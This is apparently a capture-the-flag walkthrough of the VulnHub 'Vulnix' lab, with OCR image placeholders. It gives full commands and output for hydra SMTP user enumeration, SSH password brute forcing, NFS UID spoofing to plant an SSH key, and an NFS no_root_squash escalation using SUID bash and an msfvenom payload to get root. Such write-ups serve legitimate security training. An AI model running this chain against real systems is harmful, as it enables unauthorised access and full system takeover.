
Port 2049 (NFS)

1. Found a fileshare




```
PORT     STATE SERVICE REASON         VERSION
2049/tcp open  nfs     syn-ack ttl 64 2-4 (RPC #100003)
MAC Address: 00:0C:29:15:A1:3E (VMware)
```

```
Export list for 192.168.1.3:
/home/vulnix *
```

2. Mount it

```
mount -t nfs 192.168.1.3:/home mnt -o nolock
```

3. Try to access it




```
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3]
└─# mount -t nfs 192.168.1.3:/home mnt -o nolock
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3]
└─# ls
exploit  loot  mnt  report  scans
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3]
└─# cd mnt
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt]
└─# ls
vulnix
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt]
└─# cd vulnix
bash: cd: vulnix: Permission denied
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt]
└─# ls -la
total 12
drwxr-xr-x 4 root   root       4096 Sep  3  2012 .
drwxr-xr-x 7 root   root       4096 Dec 22 14:51 ..
drwxr-x--- 2 nobody 4294967294 4096 Sep  3  2012 vulnix
```

4. We have to find the user id of user `vulnix` in order to access the mounted filesystem.

Port 25 (SMTP)

1. Enumerated users

```
hydra smtp-enum://192.168.1.3:25/vrfy -L
"/usr/share/seclists/Usernames/top-usernames-shortlist.txt" 2>&1
```




```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-22 14:44:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:17/p:1), ~2 tries per task
[DATA] attacking smtp-enum://192.168.1.3:25/vrfy
[25][smtp-enum] host: 192.168.1.3   login: root
[25][smtp-enum] host: 192.168.1.3   login: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-22 14:44:44
```

- Users
  - root
  - user

SSH

1. Bruteforce SSH


```
hydra -l user -P "/usr/share/wordlists/rockyou.txt" -o
"/root/vulnHub/vulnix/192.168.1.3/scans/tcp22/tcp_22_ssh_hydra.txt
" ssh://192.168.1.3 -V
```



```
[22][ssh] host: 192.168.1.3   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-23 02:11:20
```

   - user:letmein

2. Obtain UID of vulnix



```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
```

- vulnix:x:2008:2008::/home/vulnix:/bin/bash
- UID: 2008


Accessing /vulnix fileshare

1. Create a user called `vulnix`

```
adduser -uid 2008 vulnix
```

2. Access the filesystem

```
su vulnix

cd vulnix

ls -la
```




```
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt]
└─# adduser --uid 2008 vulnix
Adding user `vulnix' ...
Adding new group `vulnix' (2008) ...
Adding new user `vulnix' (2008) with group `vulnix' ...
Creating home directory `/home/vulnix' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vulnix
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt]
└─# su vulnix
┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt]
└─$ cd vulnix

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ ls -la
total 20
drwxr-x--- 2 vulnix vulnix 4096 Sep  3  2012 .
drwxr-xr-x 4 root   root   4096 Sep  3  2012 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$
```

- Did not find any useful information

3. Generate ssh key for user `vulnix` on our kali

```
ssh-keygen -t rsa

mkdir ./.ssh

cat /home/vulnix/.ssh/id_rsa.pub > ./.ssh/authorized_keys
```



```
┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:DueABp2TnLGUjIuvg5KZra0K9VooQPKd50qhN5JW+/E vulnix@kali
The key's randomart image is:
+---[RSA 3072]----+
|   oo.           |
|  .+o*           |
|.o..O            |
|+..o +           |
|..o B + S        |
|...B = *         |
|*** B o o        |
|X+.* + o         |
|*+o . . E        |
+----[SHA256]-----+

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ mkdir ./.ssh
cat /home/vulnix/.ssh/id_rsa.pub > ./.ssh/authorized_keys

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ ls

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Dec 23 02:22 .
drwxr-xr-x 4 root   root   4096 Sep  3  2012 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Dec 23 02:22 .ssh

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix]
└─$ cd .ssh

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix/.ssh]
└─$ ls
authorized_keys

┌──(vulnix㉿kali)-[/root/vulnHub/vulnix/192.168.1.3/mnt/vulnix/.ssh]
└─$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDSz0YfEm4X+5O4/4EWx5l6YCIZLhi0n8jFqYQGBx5OF7wn3XvtacgjOOFBa305CoBUkqG5vuiYegJu4fLbg1w2i+gSJ6+9wY
Q1NseDWEQXmRwi5yTL8023kacx36HGcetpTqArr7VcDMpSWVjt9n/Xh/8UHhCNqdcsQvikACfGc0RIwZe6FN7SR8+7UX7ar2Xks8/uim7lDom4gLknS/wQU6mvj2BSsaWkvJiX
xZghOfx0yFZyMOtX9kSP2yz0x/bm+oKqUkZoxS3ncIpBP5WUuXHjjQYBqIzJOANTH6sjnpQ60HAFGQT6ZInJFMBZM3MIMwsLolsOT3FmZv8mQq5wlfs+P/1XeOBufxNz1pv+mz
xVsIpYmJiWMplklmzEapd6OkIgHnKYnD43py64NpwjNux1/YDO1VVV49iXAjjvBasanBl5AF5/Tgw5XQv60ciw8l9/xZO5UajQw12oa8I8oN9B+Jq+/X/xtHBIY5Cp0Zd7UqTP
+CB1U3YFfUueyp8= vulnix@kali
```


- This allows authentication w/o vulnix password via SSH

4. SSH into `vulnix`

```
ssh vulnix@192.168.1.3 -i /home/vulnix/.ssh/id_rsa
```

Privilege Escalation via no_root_squash

1. Current sudo access




```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
```

- Able to create no_root_squash exploit

2. Add another fileshare on /tmp dir with no_root_squash


```
sudoedit /etc/exports
```



```
  GNU nano 2.2.6                                                           File: /var/tmp

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
/tmp            *(rw,no_root_squash)
```

3. Restart VM
4. Mount `/tmp` dir

```
mkdir mnt2

mount -t nfs 192.168.1.3:/tmp mnt2 -o nolock

cd mnt2
```




```
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# cp /bin/bash .
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# chmod u+s bash
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# ls -la
total 1220
drwxrwxrwt 2 root root    4096 Dec 23 03:29 .
drwxr-xr-x 8 root root    4096 Dec 23 03:28 ..
-rwsr-xr-x 1 root root 1234376 Dec 23 03:29 bash
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─#
```

5. Copy over `bash` payload
   - did not work because machine is i386, use msfvenom payload instead

```
cp /bin/bash .

chmod u+s bash
```


6. Use msfvenom payload

```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o shell.elf

chmod +xs shell.elf
```




```
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 48 bytes
Final size of elf file: 132 bytes
Saved as: shell.elf
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# ls
shell.elf  suid  suid-shell.c
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# chmod +xs shell.elf
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# ls
shell.elf  suid  suid-shell.c
┌──(root💀kali)-[~/vulnHub/vulnix/192.168.1.3/mnt2]
└─# ls -la
total 32
drwxrwxrwt 2 root root  4096 Dec 23 03:35 .
drwxr-xr-x 8 root root  4096 Dec 23 03:28 ..
-rwsr-sr-x 1 root root   132 Dec 23 03:35 shell.elf
-rwsr-sr-x 1 root root 16096 Dec 23 03:31 suid
-rw-r--r-- 1 root root   140 Dec 23 03:31 suid-shell.c
```

7. Root obtained



```
vulnix@vulnix:/tmp$ ./shell.elf
bash-4.2# whoami
root
bash-4.2#
```

8. Flag



```
bash-4.2# cd /root
bash-4.2# ls
trophy.txt
bash-4.2# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
bash-4.2#
```